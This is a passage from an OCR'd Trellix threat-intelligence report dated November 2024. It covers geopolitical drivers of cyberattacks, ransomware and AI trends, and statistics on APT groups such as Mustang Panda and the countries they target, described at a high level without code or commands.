Presented by

Trellix ADVANCED RESEARCH CENTER

INSIDE:

The ever-increasing advanced persistent threat

Ransomware shifts amid global law enforcement activity

Expanded cybercriminal use of AI, EDR evasion and password spray attacks

THE CYBERTHREAT REPORT

November 2024


Insights Gleaned from a Global Network of Experts, Sensors, Telemetry, and Intelligence

July's global IT outage highlighted the critical nature of endpoints in our everyday lives. Keeping all endpoints online, secure, and accessible was top of mind as airlines canceled flights, surgeries were rescheduled, and 911 centers came to a screeching halt.

While the notorious outage was not the result of nefarious cyberthreat activity, it shone a light on the need for resiliency planning, uncovering single points of failure across the organization's technology stack, and collaboration in our industry.

Cybersecurity is a team sport, and the opposing team constantly trains to get ahead. Whether criminal, state-backed, or hacktivist, they share ideas and tools, steal, and cheat to get stronger and smarter.

As CISO, it's time to build your team and ensure your backup plan is ready. Practice, run drills, scrimmage, then do it again. Stay ready; it's game time.



> The growing convergence of nation-state-sponsored cyber threats and geopolitical events highlights the complexities of emerging threats, threat actor motivation, and cyber incidents shaping the threat environment.

THE CYBERTHREAT REPORT

Authored by the Trellix® Advanced Research Center, this report (1) highlights insights, intelligence, and guidance gleaned from multiple sources of critical data on cybersecurity threats and (2) develops expert, rational, and reasonable interpretations of this data to inform and enable best practices in cyber defense. This edition focuses on data and insights captured primarily between April 1 - September 30, 2024.

1. The ever-increasing advanced persistent threat (APT)
2. Ransomware shifts amid global law enforcement activity
3. Cybercriminal use of AI
4. Password spray attacks prove fruitful
5. Expanding EDR evasion capabilities
6. InfoStealers and key TTPs

FORWARD

This year, global events like elections or the major IT outage, technology advancements in AI, evolving APT groups and tactics, and the ever-present threat of ransomware have significantly impacted CISOs at both an organizational and personal level. Alone, each of these threats has the ability to cause major operational disruption. Together, the impact is catastrophic for organizations falling behind on resiliency planning and lacking a strong security posture.


Take the global IT outage. Of the thousands of businesses directly impacted, 66% reported an increase in the number of cyberattacks experienced post-outage, with financial services, energy, oil/gas & utilities, and healthcare the most affected. Malware (38%), phishing (35%), and data theft attacks (35%) were the top reported attacks experienced in the aftermath. We cannot afford to be unprepared.

While we cannot predict every future scenario, we need to be diligent in planning for new regulations and potential technology threats, and we need to understand our adversaries and the new tactics they're likely to adopt so we can better prepare our defenses. We rely on threat intelligence, and we need to start leaning on our broader CISO community to learn from each other. United, we stand a better chance. Our adversaries are working together, and so too should we.

Take this content, digest it, and use it in your own strategic planning to strengthen operational resilience. I hope this insight is educational, informative, and beneficial in helping you plan, prepare, and persist against growing threats.

Harold Rivas
CISO, TRELLIX

TABLE OF CONTENTS



PREFACE

The cyber threat landscape is evolving rapidly. In the second and third quarters of 2024, geopolitical events, technological advancements, and evolving criminal strategies reshaped the landscape. We saw significant incidents, including state-sponsored attacks on critical infrastructure, the rise of AI-driven ransomware, and the impact of global conflicts on APT activities. The increased use of generative AI by cybercriminals has also posed new challenges. At Trellix, we remain committed to understanding these dynamics and using that knowledge to better protect the security community.


This edition of The CyberThreat Report from our Trellix Advanced Research Center represents a significant advancement. For the first time, we integrated AI-assisted data gathering to enhance both the depth and timeliness of our insights. Crucially, AI did not supplant the human element; our analysts worked alongside AI, meticulously reviewing each insight and applying their specialized expertise. This synergistic approach enables us to effectively manage the expanding volume of threat data, uncovering complex patterns that might otherwise remain hidden.

Geopolitical Events and the Evolution of Cyber Threat Actors

The report begins by examining how recent geopolitical events have impacted the cyber domain. The cyber landscape is closely tied to international tensions, with APT groups often leading politically motivated campaigns. These actors are increasing in sophistication and shifting their regional targets. The section on APT dynamics provides insight into their evolving tactics.

A key finding is the ongoing diversification of ransomware actors. Despite law enforcement pressure on major groups, we observed a shift in tactics rather than a decline. Smaller groups are adopting advanced tools and increasingly using RaaS, now with embedded AI. AI has become a powerful weapon for cybercriminals. The influence of AI is pervasive throughout this report. Cybercriminals use generative AI for spear phishing and machine learning for evasion, making cybercrime more effective and automated. We examine how threat actors' use of AI has expanded and its impact on defense efforts. Our analysis also covers evolving endpoint detection and response (EDR) evasion techniques. We see increased use of tactics like password spray attacks and new strategies to bypass security. This evolution calls for defenders to stay agile and adapt defenses in real time.

TABLE OF CONTENTS




Our goal is to provide actionable insights for cybersecurity professionals. We hope these findings help protect your organization from a complex threat landscape. By combining AI-assisted intelligence with expert human analysis, we stay ahead of threats.

Thank you for joining us on this journey towards a safer digital world. Together, we are stronger when we share knowledge and stay united against those who threaten our security.

John Fokker
HEAD OF THREAT INTELLIGENCE, TRELLIX

TABLE OF CONTENTS



INTRODUCTION

Geopolitical Events Impacting the Cyber Domain

2024 marks a year of ever-increasing geopolitical tensions combined with the outbreak of hostilities and wars in several regions worldwide. Multiple regional conflicts, such as Russia's continued invasion of Ukraine and the Israel-Hamas conflict, have resulted in a surge in cyberattacks and hacktivist activities. The growing convergence of nation-state-sponsored cyber threats and geopolitical events highlights the complexities of emerging threats, threat actor motivation, and cyber incidents shaping the threat environment.

- **Elections throughout the world in 2024:** 2024 is one of the biggest election years across the world. More than 60 countries–including the United States, Mexico, India, and Indonesia–have held and will hold national elections. Approximately 2 billion voters worldwide will have voted by now or will participate in voting by the end of 2024. Nation-state threat actors and other politically motivated groups historically have sought to influence public opinion or target election infrastructure to undermine democratic processes. Our data shows that cyber threat actors have continued to capitalize on major political events and look for opportunities to achieve their objectives. In February 2024, Trellix telemetry detection indicated elevated cyber threats ahead of Taiwan's 2024 presidential election on January 13, 2024, likely aimed at discrediting a political party or candidates. Similarly, from April through June 2024, Trellix telemetry observed small and periodic spikes in threat activity targeting India's government during its general elections. More recently, Trellix telemetry detected an increase in threat activities targeting a wide range of U.S. government organizations during the exact days of the Democratic National Convention in August 2024.




Figure 1: Detection of Threat Activity Targeting US Government Throughout August 2024 (Source: Trellix ATLAS)

TABLE OF CONTENTS

- **Russia-Ukraine conflict:** Trellix telemetry data shows the Russia-aligned cyber threat actor groups have significantly increased their global threat activity in September 2024, as indicated in the following figure. This surge in cyber threat activity coincided with Russia's escalation of military forces, including the use of an advanced hypersonic missile against Ukraine. It also corresponded with increased sanctions and export controls from the United States and its NATO allies, aiming to limit Russia's technological capabilities and military operations against Ukraine. Our data shows Russia's Sandworm, a cyber warfare unit of the GRU, has been one of the most active threat actor groups in the last six months, targeting a wide range of sectors worldwide, including the telecommunications, financial, government, and manufacturing sectors.




Figure 2: Threat activity from Russia-aligned threat actor groups from April through September 2024 (Source: Trellix ATLAS)

- **Iran-Israel proxy conflict:** The assassination of Hezbollah leaders triggered increasing tensions between Iran and Israel. In September 2024, it was reported more than 200 ballistic missiles were fired at Israel in response to the assassinations of top Hamas, Hezbollah, and Islamic Revolutionary Guard Corps (IRGC) leaders. As the United States has long been Israel's strongest military and diplomatic supporter, we would expect the U.S. to be targeted as well. Likewise, Trellix global telemetry observed a small increase in Iranian threat activities targeting U.S. organizations during the period of military escalation between Israel and Iran in September 2024, as shown in the following figure. Before the surge in September 2024, Trellix telemetry detected another increase in Iranian threat activity against U.S. entities in June 2024, following the killing of a top Lebanese Hezbollah leader by Israel Defense Forces (IDF) along with other Hezbollah members.

TABLE OF CONTENTS




Figure 3: Iranian threat activity targeting U.S. organizations from April through September 2024 (Source: Trellix ATLAS)

- **U.S. export controls against China:** Trellix telemetry observed an upward trend from cyber threats from China-affiliated threat actor groups targeting U.S. organizations between April and September 2024. The rise in threat activity is likely related to the U.S.' recent introduction of stringent trade regulations and export restrictions against Chinese technology companies. In September 2024, the U.S. government announced new export restrictions on critical technologies from foreign chipmakers, including advanced chipmaking tools, semiconductor technology, and quantum computers and components. This new rule will limit China's access to the technologies and equipment required for its semiconductor ecosystem, undermining its ambition to gain a lead in the chip industry.




Figure 4: Threat activity against U.S. organizations from China affiliated threat actor groups from April through September 2024 (Source: Trellix ATLAS)

TABLE OF CONTENTS

Highlights at-a-glance

The ever-increasing advanced persistent threat (APT)

- **China remains prolific:** Threat actors believed to be aligned with China were the most active, with Mustang Panda responsible for 12% of APT detections alone.
- **Increasing reliance on backdoors:** The growing prevalence of backdoors, particularly in September, suggests that APTs are focusing on establishing persistent access to compromised systems.

Ransomware shifts amid global law enforcement activity

- **RansomHub emerges:** Following law enforcement action to curb LockBit, RansomHub was behind the most detections, generating 13% of activity.

Cybercriminal use of AI

- **New AI tools for sale on the black market:** We continue to observe cybercriminals implementing AI features in their offerings, however, a complete disruptive transformation of cybercrime due to AI hasn't occurred yet.

Password spray attacks prove fruitful

- **Targeted brute-force methods:** When we consider Microsoft 365 password spray attempts in Q2 2024, 93% targeted one specific organization. In Q3, 99% of the Okta password spray observed in Trellix telemetry was directed at one specific organization.


Expanding EDR evasion capabilities

- **Avoiding detection:** Several ransomware families and cybercriminal groups continued refining their EDR bypass methods, including RansomHub, which adopted a new set of tools named EDRKillShifter.

InfoStealers and key TTPs

- **Paste and run attacks:** While InfoStealers are on the rise, we observed a new trend utilizing PowerShell to trick users into executing arbitrary commands via CTRL+V to steal access to web browser files, user documents, network connection and server access.


TABLE OF CONTENTS



Methodology overview

Experts from our Trellix Advanced Research Center gather the statistics, trends, and insights comprising this report from a wide range of global sources, both captive and open. The aggregated data is fed into our Insights and ATLAS platforms. Leveraging AI, machine learning, automation, and human acuity, the team cycles through an intensive, integrated, and iterative set of processes – normalizing the data, analyzing the information, and developing insights meaningful to cybersecurity leaders and SecOps teams on the frontlines of cybersecurity worldwide. For a more detailed description of our methodology, please see the end of this report.

TABLE OF CONTENTS




REPORT ANALYSIS, INSIGHTS, AND DATA

The ever-increasing advanced persistent threat (APT)

This report analyzes Advanced Persistent Threat (APT) activities detected during the second and third quarters of 2024 based on Trellix's ATLAS Detection Data Set. The analysis reveals significant insights into global trends, prominent threat actors, their evolving tactics, techniques, and procedures (TTPs), with a special focus on Q3 tool usage.

Significant monthly fluctuations in overall activity and per-actor activity highlight the nonlinear nature of APT operations, potentially reflecting campaign cycles or responses to global events and highlighting the dynamic nature of the always-expanding cyber threat landscape.



From April 1 - September 30, 2024, the Trellix Advanced Research Center observed the following:

- **Peaks and valleys:** Monthly analysis revealed significant fluctuations, with a peak in July and a sharp decline to a low in September.
- **Evolving threat landscape:** The rise of prominent threat actors (APT41, APT36, Kimsuky) alongside established groups indicates a diversifying threat landscape.
- **Geographical expansion:** The emergence of new key targets (Peru, Qatar) suggests APTs are expanding their geographical focus, possibly in response to changing geopolitical or economic interests.

TABLE OF CONTENTS

- **Shifting motivations:** The transition from targeting primarily economic sectors (Wholesale) to government and industrial sectors (Automotive) may indicate evolving APT motivations from economic espionage to more strategic, state-level interests.
- **Adaptive tactics:** Increased use of obfuscation techniques and common Windows utilities suggests APTs adapt to evade detection and complicate forensic analysis.

The ability of APTs to rapidly shift targets, tactics, and tools demonstrates their adaptability and the persistent challenge they pose to cybersecurity defenses.

CISO TIP: Given the observed expansion of APT operations, organizations globally should anticipate potential targeting even if they haven't been primary targets in the past.

Threat actor analysis

The diversity of threat actors in the top 10 indicates a complex threat landscape with multiple state-sponsored and independent groups actively operating. The top 5 threat actor countries align closely with geopolitical tensions and known cyber warfare capabilities. Chinese threat actors, particularly Mustang Panda, show the highest activity levels globally. North Korea's Lazarus and Russia's APT28 and APT29 threat actors also demonstrate significant global presence.

China-affiliated threat groups remain the most prolific originator of APT activities

TOP 10 MOST DETECTED THREAT ACTORS:





TABLE OF CONTENTS

Similar to the previous report, China-affiliated threat actor groups remain the most prevalent source of APT activities, as indicated in the following figure.

TOP 5 THREAT ACTOR COUNTRIES OF ORIGIN:



Evolution of threat actor dynamics

While Mustang Panda and Lazarus remained the top two threat actors, their activity slightly declined from Q2 to Q3. The rise of APT41 and the emergence of APT36 and Kimsuky in the top 10 during Q3 indicates a diversification of major threats and potentially new campaigns or targets.

TOP 5 APT GROUPS: ACTIVITY COMPARISON (Q2 VS Q3 2024)




TABLE OF CONTENTS

Most detected APT group profile

Mustang Panda: China-linked Mustang Panda shows a broad geographic focus, with significant activity in Asia and Europe. Targeting diverse sectors, including government and financial institutions, indicates a wide-ranging espionage campaign. Their focus on Nigeria and Germany is interesting, as Germany can indicate an interest in the manufacturing powerhouse of Europe, and Nigeria is more in line with the New Silk Road initiative led by China. Africa is a continent of increasing interest due to its vast natural resources.

- **Most targeted countries:** India, Turkey, United States, Nigeria, Germany
- **Most targeted sectors:** Wholesale, Banking/Financial/Wealth Management, Government, Outsourcing & Hosting
- **Most used tool:** PlugX is used in 70% of detected Mustang Panda activity, indicating a consistent toolset across operations
- **Most used MITRE ATT&CK Techniques:** DLL Side-Loading is their most prominent technique, used in 96% of detection, suggesting a focus on evading security measures

Geographical distribution of APT activity

This section focuses on the countries where Trellix detected APT-related activity by APT groups from April - September 2024, revealing significant concentration in a few countries, with Turkey, the United States, and Germany accounting for over 73% of all detections.




TABLE OF CONTENTS

- **Targeting Turkey:** Turkey stands out with the highest number of detections, accounting for nearly half of all APT activity globally. This concentration suggests a focused effort by threat actors on Turkish assets or infrastructure and may also indicate significant use of simulation in the region.

